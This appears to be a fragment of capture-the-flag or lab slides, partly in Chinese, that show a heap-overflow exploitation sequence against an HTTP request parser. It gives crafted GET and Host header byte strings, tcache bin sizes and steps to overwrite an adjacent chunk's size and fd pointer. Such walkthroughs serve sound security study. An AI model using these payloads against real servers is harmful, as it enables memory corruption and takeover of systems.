


Trigger Heap Overflow




```
b'GET ' + b'\n'*0x140+b' ' + b'a'*0x148 + b'\x51' + b' HTTP/1.1\r\n'
```

malloc(A); free(A);




```
b'Host: ' + b'm'*0x30 + b'\r\n'  
b'Host: ' + b'w'*0x38 + b'\x31' + b'\r\n'
```

透過 A 更改 B 的 size



```
b'Host: ' + b'w'*0x38 + b'\x31' + b'\r\n'
```

malloc(B); free(B);




Tcache: 0x50

Tcache: 0x40


Tcache: 0x30

```
b'Host: ' + b'm'*0x30 + b'\r\n'  
b'Host: ' + b'n'*0x45 + b'\r\n'
```


透過 A 更改 B 的 fd




malloc(B);



